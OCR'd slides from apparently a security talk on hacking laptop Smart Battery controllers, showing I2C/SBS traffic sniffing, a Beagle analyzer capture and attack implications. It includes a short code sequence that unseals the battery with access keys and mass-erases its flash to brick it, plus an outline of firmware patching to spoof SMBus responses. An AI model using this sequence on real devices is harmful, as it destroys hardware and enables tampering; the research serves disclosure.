
It’s the red and orange




i2c decoding

- Write, SBS command 0x8 (Temperature)
  - Response, 0xb73 = 293.1K = 67.9F
- Write, SBS command 0x14 (Charging current)
  - Response, 0xd48 = 3400 mA

Beagle


BEAGLE
I²C/SPI
TOTAL PHASE
tab
caps lock
shift
fn
ctrl
alt
option
Q
A
Z
S
X

Beagle data



*Untitled - Total Phase Data Center
File Edit Analyzer View Help
12.16 KB
Index m:s.ms.us Len S/P Addr Record Data
0 0:00.000.000 Capture started [04/21/11 13:
1 0:00.418.798 1 B S 0B Write Transaction 16
2 0:00.419.361 2 B SP 0B Read Transaction 80 00*
3 0:00.420.309 1 B S 0B Write Transaction 08
4 0:00.420.885 2 B SP 0B Read Transaction 87 0B*
5 0:00.421.909 1 B S 0B Write Transaction 14
6 0:00.422.485 2 B SP 0B Read Transaction 48 0D*
7 0:00.423.432 1 B S 0B Write Transaction 0A
8 0:00.424.008 2 B SP 0B Read Transaction 55 06*
9 0:00.425.020 1 B S 0B Write Transaction 09
10 0:00.425.596 2 B SP 0B Read Transaction 2E 2E*
11 0:00.426.543 1 B S 0B Write Transaction 03
12 0:00.427.119 2 B SP 0B Read Transaction 01 60*
13 0:00.428.105 1 B S 0B Write Transaction 0D
14 0:00.428.681 2 B SP 0B Read Transaction 1A 00*
15 0:00.429.628 1 B S 0B Write Transaction 07
Text LiveSearch
No filter: 74 records.
Protocol Lens: I2C
Navigator
Description Packets Bytes
I2C Bus
7-bit Slave Device (0B) 72 108
Read from slave 36 72
Written to slave 36 36
I2C Slave Device Radix: auto
Type 7-bit Slave
Address 0x0B
Command Line
0 Yes 1095-676403 1.00 3.09 I2C/SPI
3> connect(1095676403)
Connected device.
Device settings updated.
4> run
Capture started.
5> stop
Capture stopped.
Details
Offset 0 1 2 3 ASCII
0x0000 16 .
Data Timing
Bus LiveFilter Info
Ready
SN: 1095-676403 HW: 1.00 FW: 3.09 I2C 100 ns EN

More sniffing

- For an hour I recorded SBS traffic while charging with laptop power off
- Saw queries for:
  - Battery Status, Temp, Charging current, Current, Voltage, Battery Mode, Relative State of Charge, Remaining Capacity, Full Charge Capacity
- The only ones changing were:
  - T, C, **V**, RSoC, **RC**

Time ticks

- Voltage, Current, Remaining Capacity



Implications

- Brick the battery
- Change the battery's characteristics
- Attack the OS

Bricking is easy


- Lots of ways to brick the battery, here's one way

```
unseal(0x36720414);
get_full_access(0xffffffff);

// Enter BootROM mode
write_word(kManufacturerAccess, 0xf00);

// erase all instruction flash
write_word(kSmb_FlashMassErase, 0x83de);

// flash execute, i.e. run firmware
send_byte(kFlashExecute);
```

Firmware changes

- It might be interesting to see if we could change the way the battery responds to queries
- Things like RC, FCC, V, etc
- All the things queried have SBS command between 3 and 0x16
- There is one function which handles these requests

Switch on i2h less than 0x1c



SMBus MITM

- Remaining Capacity (0xf) -> Manufacturer Date (0x1b)
- Full Charge Capacity (0x10) -> Serial Number (0x1c)
- Manufacturer Date and Serial Number are R/W word (in unsealed mode)
  - Not actively queried or used

